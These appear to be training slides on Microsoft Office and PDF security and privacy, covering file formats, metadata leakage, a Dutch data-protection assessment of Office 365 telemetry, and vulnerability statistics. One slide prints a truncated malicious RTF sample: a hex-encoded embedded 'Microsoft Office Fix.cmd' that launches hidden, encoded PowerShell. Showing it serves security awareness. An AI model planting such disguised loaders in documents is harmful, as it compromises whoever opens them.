

Office Security and Privacy

Understanding Privacy and Security Risks

Stefan Kelm

WP8-T1


30 September 2020

Public

www.geant.org


What we will be discussing today...

From



To

Office help and training



 **OpenOffice.org™**


Microsoft Office File Formats

- Up until MS Office 95
 - Who cares? Anyone still using this? Bad luck! ;-)
- MS Office 97 – 2003
 - Office documents are “OLE files” (also known as “OLE2” / “OLECF”)
 - A hierarchical data structure consisting of several “storages” and “streams”
 - Object **Linking and Embedding** (OLE) **Compound File** (CF)
 - a.k.a. “Structured Storage“
 - a.k.a. “Compound Binary File“
 - a.k.a. “Composite Document File v2 (CDF)“
 - .doc / .xls / .ppt / .msg / ...
 - Can contain **VBA macros/scripts** („Visual Basic for Applications“)

Microsoft Office File Formats

- Starting with MS Office 2007
 - Office documents are ZIP archives, containing XML files (and more)
 - `.docx` / `.docm` / `.xlsx` / `.xlsb` / `.xlsm` / `.pptx` / ...
 - Based on “OfficeOpen XML” (OOXML, an ISO standard created by, erm... Microsoft)
 - `.docx`: no support for VBA macros
 - `.docm`: may contain OLE objects and thus macros ...

```
> unzip -l ferkel.docm
Archive:  ferkel.docm
  Length      Date      Time     Name
-----
  1563  1980-01-01  00:00   [Content_Types].xml
   590  1980-01-01  00:00   _rels/.rels
  1075  1980-01-01  00:00   word/_rels/document.xml.rels
  2055  1980-01-01  00:00   word/document.xml
  7127  1980-01-01  00:00   word/theme/theme1.xml
 74240  1980-01-01  00:00   word/vbaProject.bin
   277  1980-01-01  00:00   word/_rels/vbaProject.bin.rels
  1426  1980-01-01  00:00   word/vbaData.xml
 12232  1980-01-01  00:00   word/settings.xml
 15674  1980-01-01  00:00   word/stylesWithEffects.xml
 14921  1980-01-01  00:00   word/styles.xml
   623  1980-01-01  00:00   docProps/core.xml
  1186  1980-01-01  00:00   word/fontTable.xml
   428  1980-01-01  00:00   word/webSettings.xml
   994  1980-01-01  00:00   docProps/app.xml
-----
 134411
>
```



Microsoft Office File Formats

- RTF (Rich Text Format)
 - No support for VBA macros ...
 - ... but may contain OLE objects and thus macros ...
 - .docm renamed to .rtf will open within MS Office and run embedded macro ...

```
> cat hallo.rtf
{\rtf1\ansi\deff0 {\fonttbl{\f0 Times New Roman;}}
\f0 \fs60 Moin!}
>
>
> head -20 ferkel.rtf
{\rtf1\ansi\ansicpg1252\deff0\deflang1033{\fonttbl{\f0\fnil\fcharset0 Calibri;}}
{*generator Msftedit 5.41.21.2509;}\viewkind4\uc1\pard\sa200\sl276\slmult1\lang9\f0\fs22\par
{\object\objemb{*objclass Package}\objw3600\objh1245{*objdata
01050000
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08000000
5061636b61676500
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fa190000
02004d6963726f736f6674204f6669696365204669782e636d6400433a5c55736572735c757365
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656d705c4d6963726f736f6674204f6669696365204669782e636d64004e180000706f77657273
68656c6c2e657865202d6e6f70202d772068696464656e202d656e636f646564636f6d6d616e64
204a41427a414430415467426c414863414c514250414749416167426c41474d41644141674145
6b4154774175414530415a514274414738416367423541464d4164414279414755415951427441
4367414c41426241454d4162774275414859415a514279414851415851413641446f4152674279
4147384162514243414745416377426c414459414e4142544148514163674270414734415a7741
6f414349415341413041484d415351424241454541515142424145454151514242414545415151}
>
> █
```

PDF

- **Portable Document Format (PDF)**
 - “Invented” by Adobe, current: v1.7 (1310 p.)
 - Sub formats: PDF/A, PDF/X, PDF/UA, PDF/E
- **Goal**
 - Presenting documents regardless of hardware, software, OS
- **Extremely flexible (yet complex) file format**
 - Interaction
 - e.g., opening URLs, sending files to URLs, etc.
 - **Embedding objects of any kind**
 - Scripts, binaries, Images, Videos, Flash files, etc.
 - ... which can be embedded, compressed, encrypted ...
 - ... in dozens of different ways
 - Multiple versions of a document possible within a single PDF files
- **PDF software (at least) since early 2001**

PDF Reference

sixth edition

Adobe® Portable Document Format
Version 1.7
November 2006

Adobe Systems Incorporated


Privacy: Data leakage through document meta-data

- Meta-data examples

- Tracked changes: Inserted or deleted text you thought was gone
- Speaker notes
- Hidden cells in sheets
- Comments
- Your name and/or initials
- Your e-mail address
- Your company or organization's name
- The name of your computer
- The name of the network server or hard disk on which you saved the document
- Other file properties and summary information ("last printed", ...)
- The names of previous document authors
- Document revisions
- Document versions
- Template information
- Hidden text, hidden markup
- Macros
- Hyperlinks
- Routing information
- Non-visible portions of embedded Object Linking and Embedding (OLE) objects
- GPS coordinates
- Image features thought to be blurred, removed, or hidden under an upper layer



Privacy: Data leakage through document meta-data

- Meta-data: any and all information within documents which are not directly related to the content
 - Can have consequences ranging from merely being embarrassing to having a severe financial or regulatory impact on a person or organization
- Hard (if not impossible) to remove completely
 - Tools
 - Microsoft Document Inspector
 - Metadata Assistant
 - BigHand Scrub
 - Export documents as PDF?
- Affects not only MS Office documents
 - Many other file formats as well
 - PDF, images (EXIF tags), video, audio, ...



Privacy in “modern” (a.k.a. Cloud) Office Suites

Can you spot the difference (Office 365 vs. Office 2016)?



DPIA: a case study

- **DPIA: Data Protection Impact Assessment**

- Carried out on behalf of the Dutch Ministry of Justice and Security
 - “Privacy Company has investigated the privacy risks related to the use of Microsoft Windows 10 Enterprise, **Office 365 ProPlus** and Office Online, as well as the mobile Office apps”
 - “... addresses the data protection risks of the storing by Microsoft of data about the individual use of the Office software, including the use of Connected Services. These metadata [...] are called ‘diagnostic data’ in this report. This includes so called ‘telemetry data’.” (cf. Klaus’ webinar :-)
 - “... distinguishes between 3 categories of data:
 - Contents of communication with Microsoft's services, part of ‘**Customer Data**’ as defined by Microsoft
 - **Diagnostic data**, all observations stored in event logs about the behaviour of individual users of the services
 - **Functional data**, which should be immediately deleted or anonymised upon completion of the transmission of the communication.”
- Carried out multiple times, before and after negotiations with Microsoft
- Goal: to give recommendations for government organizations

DPIA: first assessment (11/2018)

- First assessment identified “8 high data protection risks”
 - “No overview of the specific risks for individual organisations due to the **lack of transparency** (no data viewer tool, no public documentation)
 - No possibility to **influence or end the collection** of diagnostic data (no settings for telemetry levels)
 - The **unlawful storage** of sensitive/classified/special categories of data, both in metadata and in content, such as for example subject lines of e-mails
 - The incorrect qualification of Microsoft as a data processor, instead of a joint controller as defined in article 26 of the GDPR
 - Not enough **control over sub-processors** and factual processing
 - The **lack of purpose limitation** both for the processing of historically collected diagnostic data and the possibility to dynamically add new events
 - The **transfer of (all kinds of) diagnostic data outside of the EEA**, while the current legal ground is the Privacy Shield and the validity of this agreement is subject of a procedure at the European Court of Justice
 - The **indefinite retention period** of diagnostic data and the **lack of a tool to delete historical diagnostical data**”



DPIA DIAGNOSTIC DATA IN
MICROSOFT OFFICE PROPLUS

5 November 2018

Commissioned by the Ministry of Justice
and Security for the benefit of SLM Rijk
(Strategic Vendor Management
Microsoft Dutch Government)

Sjiera Nas
Arnold Roosendaal

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www.privacycompany.eu

info@privacycompany.eu

DPIA: second assessment (05/2019)

*”Three new DPIAs [...] show that Microsoft has solved the eight previously identified privacy risks for **Office 365 ProPlus** (the desktop version 1904/1905).*

Microsoft has mitigated these risks through a combination of
technical,
organisational, and
contractual measures.

*Microsoft has not yet implemented these improvements in **Office Online** [...] and the **mobile Office apps**.”*

Privacy: “Conclusion”


- Apologies for not being more precise here, but ...
- Many things *can* and actually *do* change for the better ...
 - ... though probably not everything
 - Microsoft *is* listening
 - What about the Privacy Shield ruling? IANAL!
- There’s lots of information out there
 - Even and especially on microsoft.com
 - Check for the Office version(s) *you’re running* since there are sooo many differences

Security: bug-free software doesn't exist


- Affects MS Office but Libre/OpenOffice as well
 - Fairly often the (pre-) viewer components are vulnerable as well
- Bugs, because today's Office Suites are highly complex
 - They bring external “helper apps”
 - They bring their own scripting languages / Interpreter
 - Especially Libre/OpenOffice (Python, Java)
- Many, many bugs contained in libraries
 - True for any and all operating systems
 - Sometimes vulnerable libraries are being integrated directly into Office Suites
 - Updating system libraries not sufficient
 - Even true for “standard” file formats such as JPEG, MP3, ...
 - Thus, embedded contents (such as images, flash files) as an attack vector

CVE: MS Office vulnerabilities


Vulnerabilities By Year



Vulnerabilities By Type




CVE: MS Office vulnerabilities




CVE: LibreOffice vulnerabilities

